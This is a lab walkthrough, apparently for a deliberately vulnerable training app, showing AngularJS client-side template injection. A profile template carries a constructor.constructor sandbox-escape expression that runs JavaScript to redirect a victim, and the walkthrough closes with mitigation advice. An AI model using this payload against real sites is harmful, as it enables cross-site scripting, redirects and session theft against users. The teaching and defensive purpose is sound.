

1. Introduction
AngularJS uses HTML templates which will be rendered. The containing expressions get executed and displayed on the page.
Try to redirect the users to an evil site. For that you can upload your profile and share your profile with the victim.
2. Solution

Open the My Account page and download the sample template in the section Upload your profile.
Edit your downloaded template as shown below.
The only difference is the line beneath <!– CHANGE… , which escapes from the Angular sandbox and executes JavaScript.
<!-- Bind AngularJS controller to get access of account data -->
<div ng-controller="AccountController as account">
  <h1>Welcome to my profile</h1>
  <br />
  <br />
  <div class="row">
    <div class="profile-image col col-xs-5">
      <!-- Bind your own images from external ressources if you want -->
      <img
        src="YOUR_URL_TO_IMAGE"
        style="display: block; max-width: 100%; max-height: 100%"
      />
    </div>

    <!-- CHANGE THIS PART -->
    <div class="profile-fields col col-xs-7">
      {{
        constructor.constructor('window.location="https://www.google.com";')()
      }}

      <!-- CHANGE DONE -->

      <!-- Expression get firstname of account -->
      <label>Firstname</label>
      <p>{{ account.data.account.firstname }}</p>
      <!-- Expression get lastname of account -->
      <label>Lastname</label>
      <p>{{ account.data.account.lastname }}</p>
      <label>Hobby:</label>
      <p>Fencing</p>
      <label>Favorite food:</label>
      <p>Lassagne</p>
      <label>Favorite animal:</label>
      <p>Horse</p>
      <!-- Expression calculate your own values -->
      <label>Age</label>
      <p>{{ 20 + 2 }}</p>
    </div>
  </div>
</div>
Upload your edited template in the section Upload your profile.
Copy your profile link from the section Share your profile and share it with your victim.

3. Victim
Open a new browser session (private browsing mode), login as customer1 with password compass1 and open the link you copied to the clipboard.
Login as customer1
Open profile link of customer0. A redirect to https://google.com will hapen!
4. Conclusion and mitigation
Client-side template injection vulnerabilities arise when applications using a client-side template framework dynamically embed user input in web pages. When a web page is rendered, the framework will scan the page for template expressions, and execute any that it encounters. An attacker can exploit this by supplying a malicious template expression that launches a cross-site scripting (XSS) attack. As with normal cross-site scripting, the attacker-supplied code can perform a wide variety of actions, such as stealing the victim’s session token or login credentials, performing arbitrary actions on the victim’s behalf, and logging their keystrokes.
If possible, avoid using server-side code to dynamically embed user input into client-side templates. If this is not practical, consider filtering out template expression syntax from user input prior to embedding it within client-side templates.
Note that HTML-encoding doesn’t prevent client-side template injection attacks, because frameworks perform an HTML-decode of relevant content prior to locating and executing template expressions.
Source: https://portswigger.net/kb/issues/00200308_client-side-template-injection
5. Further Readings
https://portswigger.net/research/xss-without-html-client-side-template-injection-with-angularjs
PDF Report: